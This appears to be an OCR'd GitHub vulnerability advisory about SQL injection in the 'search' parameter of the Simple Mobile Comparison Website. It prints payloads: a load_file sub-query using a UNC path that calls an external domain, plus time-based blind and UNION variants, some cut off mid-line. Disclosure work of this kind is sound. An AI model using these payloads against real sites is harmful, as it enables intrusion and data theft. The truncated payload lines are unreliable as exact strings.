
nu11secur1ty Update README.MD ... on Feb 23 History

| | |
|---|---|
| .. | |
| Docs | 9 months ago |
| PoC | 9 months ago |
| README.MD | 9 months ago |

README.MD

# Simple Mobile Comparison Website

## Vendor




## Description:

The `search` parameter appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\b2erch904xo23g6w31eg32y49vfo3fr6uulhb50.https://www.sourcecodester.com/php/15186/simple-mobile-comparison-website-phpoop-free-source-code.html\\qhe'))+' was submitted in the search parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. WARNING: If this is in some external domain, or some subdomain redirection, or internal whatever, this will be extremely dangerous!

Status: CRITICAL

[+] Payloads:

```
---
Parameter: search (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=218336'+(select load_file('\\\\b2erch904xo23g6w31eg32y49vfo3fr6u

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=218336'+(select load_file('\\\\b2erch904xo23g6w31eg32y49vfo3fr6u
---
```

## Reproduce:

href

## Proof and Exploit:

href